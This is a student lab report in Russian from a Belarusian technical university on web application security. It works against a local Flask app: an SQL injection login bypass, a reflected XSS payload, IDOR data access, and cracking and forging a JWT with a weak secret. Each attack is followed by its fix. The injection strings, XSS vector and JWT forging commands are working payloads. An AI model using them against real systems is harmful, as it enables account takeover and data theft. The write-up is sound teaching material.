Министерство образования Республики Беларусь

Учреждение образования

«Брестский Государственный технический университет»

Кафедра ИИТ

Лабораторная работа №1

По дисциплине «Современные методы защиты компьютерных систем»

Тема: «Исследование уязвимостей веб-приложений и программных интерфейсов, настройка механизмов аутентификации»

Выполнил:

Студент 4 курса

Группы ИИ-25

Бекназарова А. С.

Проверил:

Хацкевич А. С.

Брест 2026

Цель работы: практическое освоение методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.

Вариант 3

Ход работы

Задание 1: обход аутентификации через SQL-инъекцию и ее устранение.

Взлом с помощью OR:

```
curl.exe -X POST http://127.0.0.1:5000/login -d "username=admin' OR '1'='1'--" -d "password=123" -v
```

Результат:

```
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 127.0.0.1:5000...
* Established connection to 127.0.0.1 (127.0.0.1 port 5000) from 127.0.0.1 port 27310
* using HTTP/1.x
> POST /login HTTP/1.1
> Host: 127.0.0.1:5000
> User-Agent: curl/8.21.0
> Accept: */*
> Content-Length: 41
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 41 bytes
< HTTP/1.1 200 OK
< Server: Werkzeug/3.1.8 Python/3.14.3
< Date: Tue, 08 Sep 2026 12:12:05 GMT
< Content-Type: text/html; charset=utf-8
< Content-Length: 26
<                                                                    Set-Cookie: auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzg4ODczMTI1fQ.KkKT_elF2GZX-Uru8oDJXiLmor-ZwS1VbjD1OiSG1fc; Path=/
< Connection: close
<
Login success. Role: admin* shutting down connection #0
```

Исправление:

```
query = f"SELECT id, username, role FROM users WHERE username='{username}' AND password='{password}'"
    try:
        c.execute(query)
        user = c.fetchone()
```

Меняется на:

```
query = "SELECT id, username, role FROM users WHERE username=? AND password=?"
try:
    c.execute(query, (username, password))
    user = c.fetchone()
```

Поверка:


```
curl.exe -X POST http://127.0.0.1:5000/login -d "username=admin' OR '1'='1'--" -d "password=123"
Invalid credentials
```

Задание 2: эксплуатация Межсайтового скриптинга (XSS).

Вектор XSS (ссылка):

```
http://127.0.0.1:5000/search?q=<svg onload=alert('XSS')>
```

Результат:



Исправление:

Добавить:


```
@app.after_request
def add_security_headers(response):
    response.headers['Content-Security-Policy'] = "default-src 'self'; script-src 'self'"
    return response
```

Перед:

```
if __name__ == '__main__':
    init_db()
    app.run(host='0.0.0.0', port=5000)
```

Проверка:





Задание 3: нарушение разграничения доступа на уровне объектов (BOLA/IDOR).

Кража данных ID = 4:

```
curl.exe http://127.0.0.1:5000/api/profile/4
{"private_data":"FLAG{secret_data_4}","username":"student4"}
```

Исправление:

```
@app.route('/api/profile/<int:user_id>', methods=['GET'])
def get_profile(user_id):
    # 1. Проверяем, есть ли токен в куки
    token = request.cookies.get('auth_token')
    if not token:
        return jsonify({"error": "Unauthorized: No token"}), 401

    try:
        # 2. Декодируем токен и получаем ID пользователя
        decoded = jwt.decode(token, JWT_SECRET, algorithms=['HS256'])
        current_user_id = decoded.get('user_id')

        # 3. Проверяем, имеет ли пользователь доступ к этому ID
        if current_user_id != user_id:
            return jsonify({"error": "Forbidden: Access denied"}), 403

        # 4. Если проверка пройдена - возвращаем данные
        conn = sqlite3.connect('lab.db')
        c = conn.cursor()
        c.execute("SELECT username, private_data FROM users WHERE id=?",
(user_id,))
        user = c.fetchone()
        if user:
            return jsonify({"username": user[0], "private_data": user[1]})
        return jsonify({"error": "User not found"}), 404

    except jwt.InvalidTokenError:
        return jsonify({"error": "Invalid token"}), 401
```

Поверка:

```
curl.exe http://127.0.0.1:5000/api/profile/4
{"error":"Unauthorized: No token"}
```

Задание 4: подделка и атака на JWT-токен.

Взлом:

```
python -c "import jwt;
token='eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkb
WluIiwicm9sZSI6ImFkbWluIiwiZXhwIjoxNzg4ODczMTI1fQ.KkKT_elF2GZX-Uru8oDJXiLmor-
ZwS1VbjD1OiSG1fc';
secrets=['student2026','password','123456']; [print(f'Секрет найден: {s}') for s
in secrets if jwt.decode(token, s, algorithms=['HS256'])]"
Секрет найден: student2026
```

Подделка токена:

```
python -c "import jwt, datetime; print(jwt.encode({'user_id':1,'username':'admin','role':'root','exp':datetime.datetime.utcnow()+datetime.timedelta(hours=1)}, 'student2026', algorithm='HS256'))"
<string>:1: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6InJvb3QiLCJleHAiOjE3ODg4NzY4ODd9.qJAuqT9y_yRkInhp-IPEyTyqqzxPC36nWuNjo9WejhM
```

Проверка:

```
curl.exe http://127.0.0.1:5000/admin --cookie "auth_token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6InJvb3QiLCJleHAiOjE3ODg4NzY4ODd9.qJAuqT9y_yRkInhp-IPEyTyqqzxPC36nWuNjo9WejhM"
Access Denied. Current role: root
```

Исправление:

```
import secrets
JWT_SECRET = secrets.token_hex(32)
```

Задание 5: проектирование принципа защиты (Без написания кода).

Корректный вызов метода set_cookie:

```
resp.set_cookie(
    'auth_token',
    token,
    httponly=True,      # Запрет доступа к cookie через JavaScript
    secure=True,        # Передача только по HTTPS
    samesite='Strict'   # Защита от CSRF
)
```

HttpOnly — запрещает доступ к содержимому cookie через клиентские скрипты (JavaScript). Даже если злоумышленнику удастся внедрить XSS-код на страницу, он не сможет прочитать значение auth_token через document.cookie. Это нейтрализует атаки кражи сессий через XSS.
Secure — гарантирует, что cookie передается браузером исключительно по защищенному протоколу HTTPS. Это предотвращает перехват cookie при атаках типа "человек посередине" (MitM), когда трафик может быть перехвачен в незашифрованном виде.
SameSite=Strict — предотвращает отправку cookie при межсайтовых запросах. Браузер не будет отправлять cookie, если запрос инициирован с другого сайта. Это защищает от CSRF-атак (межсайтовая подделка запроса), когда злоумышленник пытается выполнить действия от имени пользователя с другого сайта.

Спецификация HTTP-заголовка для Варианта 3:

```
Content-Security-Policy: script-src 'sha256-<ваш_хеш>'
```

Принцип работы:
Директива script-src с использованием хеша позволяет выполнять только те встроенные (inline) скрипты, чей SHA-256 хеш совпадает с указанным в политике.
Алгоритм работы:

1. Разработчик вычисляет SHA-256 хеш для каждого безопасного инлайн-скрипта
2. Хеш добавляется в CSP-заголовок в формате 'sha256-<хеш>'
3. Браузер перед выполнением каждого скрипта вычисляет его хеш и сравнивает с разрешенными
4. Если хеш совпадает — скрипт выполняется; если нет — блокируется

Пример вычисления хеша:

```
echo -n "alert('Hello')" | openssl dgst -sha256 -binary | openssl enc -base64
```

Противодействие XSS:
В отличие от подхода с запретом unsafe-inline, который блокирует все инлайн-скрипты, использование хеша позволяет безопасно выполнять только заранее известные легитимные скрипты. Вредоносный код, внедренный злоумышленником через параметр q в запросе /search, будет иметь другой хеш и будет заблокирован браузером.
Для моего варианта:
Вместо использования unsafe-inline, что разрешило бы выполнение любого инлайн-скрипта, политика script-src 'sha256-<хеш>' гарантирует, что браузер выполнит только те скрипты, хеш которых явно разрешен. Это полностью нейтрализует атаки Reflected XSS, так как внедренный тег <svg onload=alert('XSS')> не пройдет проверку хеша.

Вывод: практически освоены методов выявления и эксплуатации уязвимостей прикладного уровня (SQLi, XSS, BOLA), алгоритмов компрометации JWT-токенов, а также проектирование механизмов защиты (CSP, Secure Cookies) в соответствии со стандартами OWASP.